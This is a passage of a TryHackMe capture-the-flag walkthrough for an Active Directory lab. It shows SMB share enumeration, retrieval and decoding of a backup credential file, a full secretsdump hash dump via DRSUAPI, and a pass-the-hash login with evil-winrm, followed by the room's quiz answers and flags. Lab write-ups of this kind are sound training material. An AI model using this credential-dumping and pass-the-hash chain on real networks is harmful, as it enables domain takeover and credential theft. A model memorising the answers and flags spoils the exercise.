
```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk      
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.156.250 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

We can access backup as svc-admin:

And here we found an interesting file. Let’s see what’s inside:




```
└─$ smbclient -U spookysec.local/svc-admin%management2005 //10.10.156.250/backup
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3577139 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> quit
```



```
└─$ cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

Let’s decode:



```
backup@spookysec.local:backup2517860
```

I used https://www.base64decode.net/

What utility can we use to map remote SMB shares?
Answer: smbclient

Which option will list shares?

Answer: -L

How many remote shares is the server listing?

Answer: 6

There is one particular share that we have access to that contains a text file. Which share is it?

Answer: backup

What is the content of the file?

Answer: YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

Decoding the contents of the file, what is the full contents?


Answer: backup@spookysec.local:backup2517860

Task 7: Elevating Privileges within the Domain

Now that we have new user account credentials, we may have more privileges on the system than before. The username of the account "backup" gets us thinking. What is this the backup account to?

Well, it is the backup account for the Domain Controller. This account has a unique permission that allows all Active Directory changes to be synced with this user account. This includes password hashes

Knowing this, we can use another tool within Impacket called "secretsdump.py". This will allow us to retrieve all of the password hashes that this user account (that is synced with the domain controller) has to offer. Exploiting this, we will effectively have full control over the AD Domain.



```
└─$ python3 /opt/impacket/examples/secretsdump.py -dc-ip 10.10.156.250 spookysec.local/backup:backup2517860@10.10.156.250
Impacket v0.12.0.dev1+20240327.181547.f8899e65 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:d520c280afc402835c519f541b214884:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
```

What method allowed us to dump NTDS.DIT?

Answer*:* DRSUAPI

What is the Administrators NTLM hash?


Answer: 0e0363213e37b94221497260b0bcb4fc:::

What method of attack could allow us to authenticate as the user without the password?

Answer*:* pass the hash

Using a tool called Evil-WinRM what option will allow us to use a hash?


Answer*: -H*



```
└─$ evil-winrm

Evil-WinRM shell v3.5

Error: missing argument: ip, user

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p
    -S, --ssl                        Enable ssl
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTT
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerb
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
```

Task 8: Flag Submission Panel

```
evil-winrm -i <target ip> -u Administrator -H
0e0363213e37b94221497260b0bcb4fc
```



```
    Directory: C:\Users\svc-admin\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cd C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> ls


    Directory: C:\Users\backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\Administrator\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```

svc-admin

Answer: TryHackMe{K3rb3r0s_Pr3_4uth}

Backup

Answer: TryHackMe{B4ckM3UpSc0tty!}

Administrator

Answer: TryHackMe{4ctiveD1rectoryM4st3r}\

While delving into this challenge, I faced occasional hurdles stemming from my relatively modest experience with hacking Active Directory as provided by THM. However, these encounters were far from discouraging; instead, they served as invaluable learning opportunities that significantly enhanced my understanding. Through perseverance, I found the journey both gratifying and enlightening, bolstering my expertise in cybersecurity. I craft these walkthroughs not only to sustain my motivation in advancing my skills but also to cement the knowledge gleaned from THM’s immersive rooms. My primary goal is to elucidate complex concepts with clarity and simplicity, fostering a deeper understanding for both myself and others navigating similar paths.

Thank you for your attention and support!